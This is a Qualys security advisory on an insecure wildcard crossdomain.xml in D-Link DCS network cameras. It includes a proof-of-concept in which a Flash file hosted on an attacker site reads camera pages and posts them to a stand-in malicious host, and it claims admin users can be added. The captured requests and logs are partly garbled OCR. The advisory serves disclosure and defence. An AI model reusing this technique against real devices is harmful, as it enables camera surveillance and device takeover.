Qualys Security Advisory QSA-2017-02-22

February 22, 2017

Insecure CrossDomain.XML in D-Link DCS Series Cameras

SYNOPSIS:

D-Link DCS series network cameras have a weak/insecure CrossDomain.XML file which allows sites hosting malicious flash object to access and/or change device's settings.

Reference: http://us.dlink.com/product-category/home-solutions/view/network-cameras/

<u>CVE:</u> http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=2017-7852

<u>Vendor Response</u>: In 2016 we phased in CSRF mitigation on all CGI on the cameras so an injection like this would not be allowed authenticated or unauthenticated.

Please refer to the tracking table at the bottom of this report which includes the H/W Revision and firmware when this CSRF mitigation was enabled.

VULNERABILITY DETAILS:

Lab Setup:

- 1. Target Camera: DCS-933L with firmware version 1.03
- 2. Target IP Address: 10X.X.X.X
- 3. Site Hosting Malicious Flash Object: <u>http://Maliciousxxxx.com</u>
- 4. Camera settings sent to: http://MyMaliciousSite.com

Vulnerable/Tested Version:

DCS-933L running firmware version 1.03 is affected. However, the latest firmware for this device and as well as other devices like **DCS-5030L**, **DCS-5020L**, **DCS-2530L**, **DCS-2630L**, **DCS-930L**, **DCS-932LB1** etc. have same file containing weak or improper configurations

CS-933L_v1.13.05.bin.extracted →		P			م
ame	Date modified	Туре	Size		
, cgi	2/22/2017 3:25 PM	File folder			
pack	2/22/2017 3:33 PM	File folder			
account.htm	2/22/2017 3:25 PM	Firefox HTML Doc	4 KB		
advanced.htm	2/22/2017 3:25 PM	Firefox HTML Doc	16 KB		
aplist.htm	2/22/2017 3:25 PM	Firefox HTML Doc	5 KB		
audio.htm	2/22/2017 3:25 PM	Firefox HTML Doc	9 KB		
aview.htm	2/22/2017 3:25 PM	Firefox HTML Doc	10 KB		
bootver.htm	2/22/2017 3:25 PM	Firefox HTML Doc	1 KB		
clients.htm	2/22/2017 3:25 PM	Firefox HTML Doc	3 KB		
crossdomain.xml	2/22/2017 3:25 PM	XML Document	1 KB		
, ddns htm	2/22/2017 3·25 PM	Eirefox HTML Doc	10 KB		
File Edit Format View	Help				
<cross-domain-policy <allow-access-from< td=""><td>> m domain="*" secure="tr</td><td>17 959</td><td>nttp://www.adobe.co</td><td>om/xml/dtds/cross-domain-policy.c</td><td>τα ></td></allow-access-from<></cross-domain-policy 	> m domain="*" secure="tr	17 959	nttp://www.adobe.co	om/xml/dtds/cross-domain-policy.c	τα >
<td>~~<u>`</u></td> <td></td> <td></td> <td></td> <td></td>	~~ <u>`</u>				
All domains a					

Note: It seems that all DCS series network cameras have same file containing weak or improper configurations but I haven't checked it on all models.

Vulnerability: Insecure CrossDomain.XML file vulnerability

An unauthenticated, remote attacker could host a malicious Flash file on his website that makes requests to the victim's device without having credentials.

<u>Risk Factor</u>: High

Impact:


If a victim is logged in to the camera's web console and visits a malicious site hosting a malicious Flash file from another tab in the same browser, the malicious flash file then can send requests to the victims DCS series Camera without knowing the credentials.

An attacker can host a malicious Flash file which can retrieve Live Feeds or information from victims DCS series Camera, add new admin users or make other changes to the device.

CVSS Score: AV: N/AC: L/AU: N/C:C/I: N/A:C

Proof-Of-Concept:

1. Build a Flash file using Flex SDK which would access Advance.htm from target device and send the response to attacker's site.



- 2. Download this file and copy it to the WebRoot of http://Maliciousxxxx.com



3. Log into the Camera's web admin console and then visit http://Maliciousxxxx.com/FlashMe2.swf

+) 🛈 🗰 🛛 <mark>m</mark> a	alicious <mark>e c</mark> om/	FlashMe2.swf	
INT	~ •	🛛 🗢 SQL+ XSS+	Encryption+ Encoding+ Other+	
	Lo <u>a</u> d URL <u>S</u> plit URL E <u>x</u> ecute			
		Enable Post	data 🔲 Enable Referrer	

4. Response to above request

A Host	Method	LIDI	Params	Calibrat	Cintur	Leasth	MIME t	Extension	Tale	Comment	SSL IP	Cookies	Time	Listener port	
http://10	GET	URL	Params	Edited	200	827	HTML	Extension	Intre	Comment	SSL IP	Cookies	11:12:46 2.		
http://10	GET	/ /function.is?cidx=1.032014-02-11			200	15021	script	is			10		11:12:51 2.		
http://10	GET	/hview.htm			200	1095	HTML	htm	D-Link Corporation. I		10		11:12:54 2		
http://10	GET	/function.is?cidx=1.032014-02-11	2		200	15021	script	is	D-Link Corporation. (10		11:12:55 2		
http://10 ::82 http://10 ::82	GET	/hicheck.htm			200	7233	HTML	htm	D-Link Corporation. I.		10		11:12:58 2		
http://10 :82	GET	/function.js?cidx=1.032014-02-11	V		200	15021	script	is	D-Link Corporation. [10		11:12:59 2.		
http://10	GET	/deployJava is?cidx=1.032014-0	V		200	12865	script	is			10	- 10 M M	11:12:59 2		
http://malicious	GET	/FlashMe2.swf	1 0	n	200	6407	flash	swf			192		11:13:33 2		
http://10	GET	/crossdomain xml		ñ	200	356	XML	xml			10		11:13:34 2.		
http://10	GET	/advanced htm			200	13931	HTML	htm	D-Link Corporation, I.,		10		11:13:35.2		
http://mymalicioussite.com	GET	/crossdomain xml			200	493	XML	xml	D-Link Corporation. I		192.		11:13:38 2.		
http://mymalicioussite.com http://mymalicioussite.com	POST	1			200	10980	HTML	Ann	Apache2 Debian Def.		192.		11:13:38 2.		
equest Response															
/1.1 200 OK															
<pre>:: Thu, 23 Feb 2017 05:43:33 rer: Apache/2.4.23 (Bebian) Modified: Thu, 23 Feb 2017 ;: W/*1f7-5492efd077180" rpt-Ranges: bytes cent-length: 6135 section: close :ent-Type: application/x-sho</pre>	05:43:33														
hūcá Wejki te cočaveki te soDyakeG;t S91 öþ[^?ç?s≷Dz2gMDeqt k] + NZOV čkj, Nichufa ti dDAkerEdu >DGG9tE='I™V, js;b+C3 (SDDS)w' št[páki *DC=TD64005;t](D=T6400; ö, tD: cožiDI, bEDD\y£`Cg-t40 usctúžyi[51=D=N*žÅSD×=c, söžD +=ycb#Vg-27±+cg/DS=c ³ ×400	: É×8V'æ=1 NDcȁ C N1 10y-U`Ç>ý0_ '`%\;\$k~Ux2 HOU'' N-U->æÅ±2 CU'' hài3XY e£2Doālóp; DT@\$160b36	#A1817 _ AspCOlÓtmosil(CDRW) MOTOL.10*17 _ MOSTOR' MOTOL.10*17 MOSTOR' MOTOL.10*17 MOSTOR' MOTOL.10*17 MOSTOR MOS	<pre>çP*B) e8N; uuawi*u8D ([DY*8eJ% V+Ê ÓIjæ* bå fe+DO24); * SQÖµE*</pre>	Ú°nn+si⊡ Ps∖éÞúð < PæóÉň ióžæÖle ∘É[NÖÉe ℃eŇÞ:□	Kùs4t.I# *znú'Ÿ; *t6]<8™ *6=□□ôt 19-åe¢3 !Á□Ĕa\č6	~.@YùÉ: ű-Þ××₩ JDeŬa#* AdÞrD.D ,-Ō¶>;: BV/12;8	C'TqJIÄ, *DÜYsñiù *PLžÖÍÓœ! Ő\ MD'2JD ièè4410 ['XD×ts	'Élrq®EF> 'nầDúŽĬ~ãC X>7žÎėYÓ:) İ i]a=y†»″Ü:	ti[z1+;'U&&^@20000 liožu0'D&D0i=0+lo= FIL2Dz1a@*E'ai)%8	-+sVöð E⊡=4@++ úµ×~Üù⊡ <m*öl ∋[°Y"? άŪN¥Gi δD⊡=Ü7ÜçG Ís</m*öl 	w Ö- ¹ :ý-ŇÜμ¥-'+4 D±y-DİŒAVü>i%6: Oe£Dēt\>Yž.(qŬ w6Oμ¤O2ŽO_ ±4Å	öʻİÑ→Sw≉BáŠ2⊡‱→ö lu5üÅÜ݉o*Del.DoÜ PláaådoÌiÞiçOSp,k s'q∵‴®ÎMD	úB⊟w"⊟a~~þ~*cú);Ós⊡añ\÷ñ2DÈÅ2 :NQG [—] ~ŠeeYŵeÁP	⊐lRÕMgʻD⊡rl⊡oú⊡B. –āð9Cžta‴£Ÿóð:)Ö,≀ ⊐ÍåĬ9†j¥⊡†Ü≺g.″eß	Snec _ pgG' BR1919 - B'\Uy - g \Doebe XY' h' \D de "T BR1919 - B'\Uy - g \Doebe XX' h' \D de "T E & SC & E Y I Z Se La UZ AGO" / Y = D LE E E & SC & Y = S & SC & Y = SC & SC & Y = SC & SC & Y = SC & SC & Y = SC & SC & Y = SC & SC & Y = SC & SC & SC & SC & SC & SC & SC & SC
Iµ°£µ09£ËÎ, oÊ⊡-zIé`^⊡~S™\	:N3jåE¥I<	,rž-O*Š9š>ke¶tÉSédqLD°Ó£cÅ DTD (ÉT∺D\DÜTP©à;,-DÉ≪¢PM¥C								₽5LÔOU;©ÚEÕ	-TÝJŐ) 230 Qu;1	J¥Pu' Մ¥©u7Մ-Pu/Մ»	o©°⊡°ú0z€°=Ti¥j	DD	
NG⊟q £a⊡*NQ8G(\\≼``]]-£hzs(Phlǎ7Bù3ØźÅ†^⊗p8¶3													

5. Flash object from Request#4 sends a GET request to http://CameraIP/advanced.htm

A Host	10-11- 1		isits FlashMe2.swf	Barama Estas 1	Status	Longth 1	AE + Franci	Title	Comment	001	ID	Carlia	Time	Listance
http://10 :82	Method GET	/ URL		Params Edited		Length MI 827 HT	ME t Extension	11(10	Comment	SSL	10 10	Cookies	Time 11:12:46 2	Listener port
http://10 :82	GET	/function.js	cidx=1.032014-02-11			15021 scr					10		11:12:51 2	
http://10	GET	/hview.htm				1095 HT		D-Link Corporation.			10	and a second sec	11:12:54 2	
http://10	GET		2cdx=1.032014-02-11			15021 scr					10		11:12:55 2	
http://10 82	GET	/hjcheck.utr	m			7233 HTI		D-Link Corporation.			10		11:12:58 2	
http://1082 http://1082	GET		cidx=1.032014-02-11 js?cidx=1.032014-0			15021 scr 12865 scr					10 10	100 C 100 C 100 C 100 C 100 C 100 C 100 C 100 C 100 C 100 C 100 C 100 C 100 C 100 C 100 C 100 C 100 C 100 C 100	11:12:59 2 11:12:59 2	
http://malicious	GET	/FlashMe2.				6407 flas					192		11:13:33 2	
http://10	GET	/crossdoma				356 XM					10		11:13:34 2	
http://10	GET	/advanced.h	itm		200	13931 HT	ML htm	D-Link Corporation.			10		11:13:35 2	8080
http://mymalicioussite.com	GET	/crossdoma	iin.xm[493 XM					192.1		11:13:38 2	
http://mymalicioussite.com	POST	/			200	10980 HTI	ML	Apache2 Debian Def			192.		11:13:38 2	8080
ctim's browser posts response			Victim's browser	Wictim's	browtor	eads permis	clone from							
am target device to attacker's	m's browser r	oade	permissions from	target d		eaus permis	sions nom							
	nced.htm froi		attackers site											
equest Response devi		0												
w Headers Hex														
/advanced.htm HTTP/1.1														
t: 10 .:82 r-Agent: Mozilla/5.0 (Windo	ws NT 10.0;	: WOW64; rv	7:51.0) Gecko/201	00101 Firefox/	51.0									
<pre>pt: text/html,application/:</pre>	xhtml+xml,a	application	n/xml;q=0.9,*/*;c	=0.8										
ept-Language: en-US,en;q=0. ept-Encoding: gzip, deflate														
erer: http://malicious	com/FlashMe	2.svf <	Referred	by attacker's site										
orization: Basic YWRtaW46 Mection: close														
eccion: ciose														
an an an to this		a												
esponse to this	requ	est:												
http://10	82	GE	ET /crossdor	nain xml				200 356	XML	xml				
	82											D-Link Corporation.		
http://10	A-390	GE							HTML	htm		D-Link Corporation.		
	com	CE	ET /crossdor	nain.xml				200 493	XML	xml				
http://mymalicioussite	com	GL												
2 D			DST /			$\overline{\mathbf{V}}$		200 10980	HTML			Apache2 Debian Def		
12 E									HTML			Apache2 Debian Def	1.	
12 IA									HTML			Apache2 Debian Def	1.	
12 DA									HTML			Apache2 Debian Def	3 <u>.</u>	
12 IA									HTML			Apache2 Debian Def		
http://mymalicioussite									HTML			Apache2 Debian Def	51 	
http://mymalicioussite									HTML			Apache2 Debian Def	31 	
http://mymalicioussite	.com	PC							HTML			Apache2 Debian Def	2	
) http://mymalicioussite	.com	PC							HTML			Apache2 Debian Def		
http://mymalicioussite	.com	PC							HTML			Apache2 Debian Def		
http://mymalicioussite Request Response Raw Headers Hex HT FP/1.0 200 OK ver: alphapd	.com ML Reno	PC							HTML			Apache2 Debian Def		
http://mymalicioussite Request Response Raw Headers Hex HT TP/1.0 200 0K vver: alphapd :e: Sun Feb 9 00:29	.com ML Reno	PC							HTML			Apache2 Debian Def		
http://mymalicioussite Request Response Raw Headers Hex HT TP/1.0 200 OK rver: alphapd te: Sun Feb 9 00:29 agma: no-cache	.com ML Rend :33 2014	PC							HTML			Apache2 Debian Def		
http://mymalicioussite Request Response Raw Headers Hex HT rP/1.0 200 OK ver: alphapd e: Sun Feb 9 00:29 ugma: no-cache vhe-Control: no-cach	.com ML Rend : 33 2014 e	PC							HTML			Apache2 Debian Def		
http://mymalicioussite Request Response Raw Headers Hex HT rP/1.0 200 OK ver: alphapd e: Sun Feb 9 00:29 ugma: no-cache vhe-Control: no-cach	.com ML Rend : 33 2014 e	PC							HTML			Apache2 Debian Def		
http://mymalicioussite Request Response Raw Headers Hex HT TP/1.0 200 OK tver: alphapd te: Sun Feb 9 00:29 upma: no-cache the-Control: no-cach thent-type: text/htm	.com ML Rend : 33 2014 e	PC							HTML			Apache2 Debian Def		
http://mymalicioussite Request Response Raw Headers Hex HT FP/1.0 200 OK ver: alphapd ver: Sun Feb 9 00:29 agma: no-cache ohe-Control: no-cach ntent-type; text/htm cml>	.com ML Rend : 33 2014 e	PC							HTML			Apache2 Debian Def		
http://mymalicioussite Request Response Request Response Rew Headers Hex HT TP/1.0 200 OK rver: alphapd te: Sun Feb 9 00:29 syma: no-cache the-Control: no-cach thent-type: text/htm rml> rad>	.com ML Rend :33 2014 e 1	der	DST /	nk css2cid	x=1.032			200 10980	HTML			Apache2 Debian Def		
http://mymalicioussite Request Response Raw Headers Hex HT TP/1.0 200 OK ver: alphapd e: Sun Feb 9 00:29 gma: no-cache the-Control: no-cach the-Control: no-cach thet-type: text/htm ml> ad> .nk rel="stylesheet"	ML Rend :33 2014 e 1 rev="st	PC der i	<pre>v" href="dli</pre>			2014-02	-11" type=	200 10980	HTML			Apache2 Debian Def		
http://mymalicioussite Request Response Raw Headers Hex HT TP/1.0 200 OK ver: alphapd e: Sun Feb 9 00:29 gma: no-cache he-Control: no-cach htent-type: text/htm ml> ad> 	ML Ren(:33 2014 e 1 rev="st ion. W	PC der t	DST / t" href="dli INTERNET CA	MERA MAIN	ITENANO	2014-02 CE DE	-11" type=	200 10980	HTML			Apache2 Debian Def		
http://mymalicioussite lequest Response law Headers Hex HT P/1.0 200 OK ver: alphapd e: Sun Feb 9 00:29 gma: no-cache the-Control: no-cach the-Control: no-cach the-type: text/htm ml> ad> nk rel="stylesheet" tl=>D-Link Corporat tl=xD-Link Corporat	ML Rend 33 2014 e 1 rev="st ion. W -Compati N	PC der i syleshee VIRELESS ible" co	t" href="dli INTERNET CA REALET CA	MERA MAIN	TENANC	2014-02 CE DE' >	-11" type=	200 10980	HTML			Apache2 Debian Def		
http://mymalicioussite Request Response Raw Headers Hex HT TP/1.0 200 OK ver: alphapd e: Sun Feb 9 00:29 igma: no-cache the-Control: no-cach theth-type: text/htm ml> ad> nk rel="stylesheet" ttl=>D-Link Corporat ita http-equiv="X=UA	ML Rend :33 2014 e 1 -Compati ml; char	PC der der syleshee UIRELESS bble" co sst=win	t" href="dli INTERNET CA ndews-1252" h	MERA MAIN	TENANC	2014-02 CE DE' >	-11" type=	200 10980	HTML			Apache2 Debian Def		
http://mymalicioussite	ML Rend :33 2014 e 1 -Compati ml; char ma" CONT	der der ureness ble" co sst=win cst=win	t" href="dli INTERNET CA ntent="requi dows-1252" h -cache">	MERA MAIN	TENANC	2014-02 CE DE' >	-11" type=	200 10980	HTML			Apache2 Debian Def		
http://mymalicioussite	ML Rend :33 2014 e 1 · compati 	PC der u u u u u n e t n e t n e t n e t n t e t n t e t n t t e t e	t" href="dli INTERUET CA neene";requi dows-1252" h -cache"> 1">	MERA MAIN resActiveX= ttp-equiv=0	HTENANC =true"> Content	2014-02- CE DE > t-Type>	-11" type= VICE MANAG	200 10980	HTML			Apache2 Debian Def		
http://mymalicioussite Request Response P/1.0 200 OK ver: alphapd e: Sun Feb 9 00:29 gma: no-cache he-Control: no-cach tent-type: text/htm ml> ad> nk rel="stylesheet" tl=>D-Link Corporat ta http-equiv="X=UA ta conten="text/htt ta HTTP-EQUIV="Fragg ta HTTP-EQUIV="Expi ript language="Jawa"	ML Rend :33 2014 e 1. -Compati mar CONT res" CON Script"	der der vyleshee VIRELSS ble" co sst=win FENT="no ITENT="no ITENT="	t" href="dli INTERUET CA neene";requi dows-1252" h -cache"> 1">	MERA MAIN resActiveX= ttp-equiv=0	HTENANC =true"> Content	2014-02- CE DE > t-Type>	-11" type= VICE MANAG	200 10980	HTML			Apache2 Debian Def		
http://mymalicioussite Request Response Request Response Request Response Request Response Request Response Request Response Request Response response response Request Response response Request Response response Request Response response response response Request Response response response response Request Response respon	ML Rend :33 2014 e 1. -Compati mar CONT res" CON Script"	der der vyleshee VIRELSS ble" co sst=win FENT="no ITENT="no ITENT="	t" href="dli INTERUET CA neene";requi dows-1252" h -cache"> 1">	MERA MAIN resActiveX= ttp-equiv=0	HTENANC =true"> Content	2014-02- CE DE > t-Type>	-11" type= VICE MANAG	200 10980	HTML			Apache2 Debian Def		
http://mymalicioussite Request Response Raw Headers Hex HT 'P/1.0 200 OK 'ver: alphapd e: Sun Feb 9 00:29 igma: no-cache the-Control: no-cach tent-type: text/htm ml> ad> .nk rel="stylesheet" .tl=>D-Link Corporat ta http-equiv="X=UA ta content="text/htt ta HTTP-EQUIV="Pragg ita HTTP-EQUIV="Expi ta HTTP-EQUIV="Java ript language="Java ript language="Java	ML Rend :33 2014 e 1 -Compati mar CONT res" CON script">	der der vyleshee VIRELSS ble" co sst=win FENT="no ITENT="no ITENT="	t" href="dli INTERUET CA neene">requi dows-1252" h -cache"> 1">	MERA MAIN resActiveX= ttp-equiv=0	HTENANC =true"> Content	2014-02- CE DE > t-Type>	-11" type= VICE MANAG	200 10980	HTML			Apache2 Debian Def		
http://mymalicioussite Request Response Raw Headers Hex HT FP/1.0 200 0K ever: alphapd te: Sun Feb 9 00:29 agma: no-cache the-Control: no-cache the-Cont	ML Rend :33 2014 e 1 · rev="st ion. W -Compati Compati Compati Compati Compati Compati Compati -	der der u u u u u u u u u u u u u u u u u u u	t" href="dli INTERNET CA INTERNET CA dows-1252" h -cache"> 1"> nction.js?ci	MERA MAIN resActiveX= ttp-equiv=0 dx=1.032014	TENANC =true"> Content	2014-02 CE DE t-Type> 1"> <td>-11" type= vice manage tipt></td> <td>200 10980 "text/css"> EMENT</td> <td>HTML</td> <td></td> <td></td> <td>Apache2 Debian Def</td> <td></td> <td></td>	-11" type= vice manage tipt>	200 10980 "text/css"> EMENT	HTML			Apache2 Debian Def		
http://mymalicioussite Request Response Raw Headers Hex HT FP/1.0 200 OK rver: alphapd te: Sun Feb 9 00:29 agma: no-cache the-Control: no-cache thet-type: text/htm rml> ead> ink rel="stylesheet" ttle>D-Link Corporat ttle>D-Link C	ML Rend :33 2014 e 1 · rev="st ion. W -Compati Compati Compati Compati Compati Compati Compati -	der der u u u u u u u u u u u u u u u u u u u	t" href="dli INTERNET CA INTERNET CA dows-1252" h -cache"> 1"> nction.js?ci	MERA MAIN resActiveX= ttp-equiv=0 dx=1.032014	TENANC =true"> Content	2014-02 CE DE t-Type> 1"> <td>-11" type= vice manage tipt></td> <td>200 10980 "text/css"> EMENT</td> <td>HTML</td> <td></td> <td></td> <td>Apache2 Debian Def</td> <td></td> <td></td>	-11" type= vice manage tipt>	200 10980 "text/css"> EMENT	HTML			Apache2 Debian Def		
http://mymalicioussite Request Response Raw Headers Hex HT FP/1.0 200 0K ever: alphapd te: Sun Feb 9 00:29 agma: no-cache the-Control: no-cache the-Cont	ML Rend :33 2014 e 1 · rev="st ion. W -Compati Compati Compati Compati Compati Compati Compati -	der der u u u u u u u u u u u u u u u u u u u	t" href="dli INTERNET CA INTERNET CA dows-1252" h -cache"> 1"> nction.js?ci	MERA MAIN resActiveX= ttp-equiv=0 dx=1.032014	TENANC =true"> Content	2014-02 CE DE t-Type> 1"> <td>-11" type= vice manage tipt></td> <td>200 10980 "text/css"> EMENT</td> <td>HTML</td> <td></td> <td></td> <td>Apache2 Debian Def</td> <td></td> <td></td>	-11" type= vice manage tipt>	200 10980 "text/css"> EMENT	HTML			Apache2 Debian Def		
http://mymalicioussite Request Response law Headers Hex HT P/1.0 200 OK ver: alphapd e: Sun Feb 9 00:29 gma: no-cache the-Control: no-cach the-Control: no-cach the-Con	ML Rend :33 2014 e 1 · rev="st ion. W -Compati Compati Compati Compati Compati Compati Compati -	der der u u u u u u u u u u u u u u u u u u u	t" href="dli INTERNET CA INTERNET CA dows-1252" h -cache"> 1"> nction.js?ci	MERA MAIN resActiveX= ttp-equiv=0 dx=1.032014	TENANC =true"> Content	2014-02 CE DE t-Type> 1"> <td>-11" type= vice manage tipt></td> <td>200 10980 "text/css"> EMENT</td> <td>HTML</td> <td></td> <td></td> <td>Apache2 Debian Def</td> <td></td> <td></td>	-11" type= vice manage tipt>	200 10980 "text/css"> EMENT	HTML			Apache2 Debian Def		
http://mymalicioussite Request Response Raw Headers Hex HT TP/1.0 200 OK ver: alphapd e: Sun Feb 9 00:29 yma: no-cache the-Control: no-cache thet-type: text/htm ml> ead> ink rel="stylesheet" ttle>D-Link Corporat tta http-equiv="X-UA tta content="text/htb tta thtp-EQUIV="Prage tript language="Java irript language="Java irript language="Java irript language="Java irript language="Java irript language="Java irript language="Java irript language="Java irript language="Java	ML Rend :33 2014 e 1 compati ml; char ma" CON script" script" fl]; e = frm.	der der u u u u u u u u u u u u u u u u u u u	t" href="dli INTERNET CA INTERNET CA dows-1252" h -cache"> 1"> nction.js?ci	MERA MAIN resActiveX= ttp-equiv=0 dx=1.032014	TENANC =true"> Content	2014-02 CE DE t-Type> 1"> <td>-11" type= vice manage tipt></td> <td>200 10980 "text/css"> EMENT</td> <td>HTML</td> <td></td> <td></td> <td>Apache2 Debian Def</td> <td></td> <td></td>	-11" type= vice manage tipt>	200 10980 "text/css"> EMENT	HTML			Apache2 Debian Def		
http://mymalicioussite law Headers Hex HT P/1.0 200 OK ver: alphapd e: Sun Feb 9 00:29 gma: no-cache he-Control: no-cach tent-type: text/htm ml> ad> nk rel="stylesheet" tl=>D-Link Corporat ta http-equiv="X-UA ta content="text/htm ml> ad> nk rel="stylesheet" tl=>D-Link Corporat ta http-EQUIV="Pragn ta HTTP-EQUIV="Pragn ta HTTP-EQUIV="Expi ript language="Java ction InitAUT0() rm = document.forms rm.0SDColorSel.valu lickCheck(); ction clickCheck() rm = document.forms	ML Rend :33 2014 e 1 · compati - compat	der i i i i i i i i i i i i i	<pre>DST / t" href="dli INTERNET CA ntent="requi dows-1252" h -cache"> 1"> nction.js?ci rY.value+","</pre>	MERA MAIN resActiveX= ttp-equiv=0 dx=1.032014	TENANC =true"> Content	2014-02 CE DE t-Type> 1"> <td>-11" type= vice manage tipt></td> <td>200 10980 "text/css"> EMENT</td> <td>HTML</td> <td></td> <td></td> <td>Apache2 Debian Def</td> <td></td> <td></td>	-11" type= vice manage tipt>	200 10980 "text/css"> EMENT	HTML			Apache2 Debian Def		
http://mymalicioussite equest Response aw Headers Hex HT P/1.0 200 OK ver: alphapd e: Sun Feb 9 00:29 gma: no-cache he-Control: no-cach tent-type: text/htm ml> ad> ad> tit=>D-Link Corporat ta http=equiv="X=UA ta content="Cext/htt ta HTTP-EQUIV="Prage ta HTTP-EQUIV="Expi tipt language="Java ript language="Java ript language="Java ction Init&UTO() rm = document.forms	ML Rend :33 2014 e 1 · compati - compat	der i i i i i i i i i i i i i	<pre>DST / t" href="dli INTERNET CA ntent="requi dows-1252" h -cache"> 1"> nction.js?ci rY.value+","</pre>	MERA MAIN resActiveX= ttp-equiv=0 dx=1.032014	TENANC =true"> Content	2014-02 CE DE t-Type> 1"> <td>-11" type= vice manage tipt></td> <td>200 10980 "text/css"> EMENT</td> <td>HTML</td> <td></td> <td></td> <td>Apache2 Debian Def</td> <td></td> <td></td>	-11" type= vice manage tipt>	200 10980 "text/css"> EMENT	HTML			Apache2 Debian Def		

6. Flash object then sends above response that it received from the Camera to attacker's site

	Host	Method	URL	Params	Edited	Status	Length	MIME t	Extension	Title	Comment	SSL	IP	Cookies	Time	Listener port
	http://10 82	GET	1			200	827	HTML					10		11:12:46 2	8080
1	http://10 82	GET	/function.js?cidx=1.032014-02-11			200	15021	script	js				10		11:12:51 2	8080
	http://10		/hview.htm			200	1095	HTML		D-Link Corporation.			10		11:12:54 2	
	http://10	GET	/function.js?cidx=1.032014-02-11			200	15021	script	js				10		11:12:55 2	
	http://10 82		/hjcheck.htm			200	7233	HTML	htm	D-Link Corporation.			10		11:12:58 2	
	http://10 82		/function.js?cidx=1.032014-02-11			200	15021	script	js				10		11:12:59 2	
	http://10	GET	/deployJava.js?cidx=1.032014-0			200	12865	script	js				10		11:12:59 2	
	http://malicious	GET	/FlashMe2.swf			200	6407	flash	swf				192		11:13:33 2	
	http://1012.82		/crossdomain.xml			200	356	XML	xml				10		11:13:34 2	
	http://101282	GET	/advanced.htm			200	13931	HTML	htm	D-Link Corporation.			10		11:13:35 2	
	http://mymalicioussite.com	GET	/crossdomain.xml			200	493	XML	xml				192.		11:13:38 2	
	http://mymalicioussite.com	POST	1			200	10980	HTML		Apache2 Debian Def			192.		11:13:38 2	8080
st: ser-l cept	: text/html,application/: -Language: en-US,en;q=0.5	chtml+xml, ap	i <mark>tive Information being sent to att</mark> WOW64; rv:51.0) Gecko/2010 aplication/xml;q=0.9,*/*;q	acker con 10101 Fi =0.8	trolled refox/	<mark>site</mark> 51.0										
st: cept cept cept nec fere nter	mymalicioussite.com Agent: Mozilla/5.0 (Windot :: text/html,application/:	chtml+xml,ar 5 com/FlashMe1	<pre>pplication/xml;q=0.9,*/*;q= 0.swf</pre>	0.8			icious site	2								
ost: ser-J ccept ccept ccept onnec efere onter onter html;	<pre>mymalicioussite.com kgent: Mosila/5.0 (%indot :: text/html,application/ :-Language: en-US,en:q=0.1 -Encoding: gzip, deflate tition: close re: http://malicioussite.com tt-type: application/x-ww t-Length: 13795</pre>	chtml+xml,ar 5 com/FlashMe1	<pre>pplication/xml;q=0.9,*/*;q= 0.swf</pre>	0.8			icious site	2								
ost: ser-J ccept ccept ccept onner onter onter html: head: link title meta meta meta scrip	<pre>mymalicioussite.com gene: No:114/5.0 (Windd :: text/html,application/ Ianguage: en-US,en;qc). Ianguage: en-US,en;qc). Ianguage: en-US,en;qc). Ianguage: en-US,en; Ianguage: en-US,en; </pre>	chtml+xml,ag 5 com/FlashMe5 v-form-urler rEELESS INTE 104" content set=vindows- ENT="no-cacl ENT="no-cacl	<pre>pplication/xml;q=0.9,*/*;q c.svf ccoded ref="dlink.css?cidx=1.03200 cRMET CAMERA MAINTENANCE =""requiresActiveX-ture"> - "Scf http://www.css?cidx=1.03200 cm/stress/cidx=1.0320</pre>	:0.8 an attack 14-02-11 DEVIC ſype>	er contr " type E HANA	olled mal	css">									
st: cept cept cept cept nnec fere nter i i inter inter inter inter inter inter inter inter inter inter intet	<pre>mymanicioussite.com gen: Noilla/S.0 (Windo ::text/html,application/. -Incoding: gip, deflate tion: close Fri http://malicious tribe: close in trype: application/x-wu tt-length: 13795 </pre>	<pre>chtml+xml, ag 5 com/FlashMe1 y=form-urler ylesheet" hn RELESS INTT RELESS INTT set=windows SNT="no-cacl SRC="function" SRC="function"</pre>	<pre>pplication/xml;q=0.9,*/*;q acoded acoded cef="dlink.css7cidx=1.03:00 EMET_CAMERA MAINTENANCE IDSG" http-equiv=Content- ie"></pre>	an attack 4-02-11 DEVIC Type>	er contr " type E HANA t>	oiled mai ="text/ GEMENT<	CSS"> /title>									
set: set: cept cept cept cept cept from nter nter i i inter inter inter inter inter inter i i i i i i i i i i i i	<pre>mymalicioussite.com gent: Moilla/S.0 (Windo: ::text/html,application/ :-language:en-US.pr.qr0.) -zhooding: gip, deflate trion: close pr: http://malicious</pre>	<pre>chtml+xml, ag 5 com/FlashMe1 y=form-urler ylesheet" hn RELESS INTT RELESS INTT set=windows SNT="no-cacl SRC="function" SRC="function"</pre>	pplication/xml;q=0.9,*/*;q c.swf Referred by cooded Referred by cooded Cases A Martinear context Cases A Martinear context Cases A Martinear context Cases A Martinear context Cases A Martinear context Cases A Martinear context Cases A Martinear context Context Context context Context Context Context Context context Context Context Context Context context Context Context Context Context Context context Context Context Context Context Context Context context Context C	an attack 4-02-11 DEVIC Type>	er contr " type E HANA t>	oiled mai ="text/ GEMENT<	CSS"> /title>									

This way I could request other pages and retrieve sensitive information from the device like Live Video feed etc. I could even add an admin user to the device and following are the screenshots for the same. I used a publically available CrossDomain.XML Hacking Proof-of-Concept tool to do so.

1. Following screenshots show there are no other users on the device at the moment:

3	S 💧 🗸 🗲 🕕 10	J:82/setSystemDeleteUser							✓ C ⁱ	Q Search	
			Product: DCS-933L					Firmware version: 1.03			
I			D-Lini	-							
I				~							
I			DCS-933L //	LIVE VIDEO	SETUP	MAINTENANCE	STATUS	HELP			
			Admin	ADMIN				Helpful Hints			
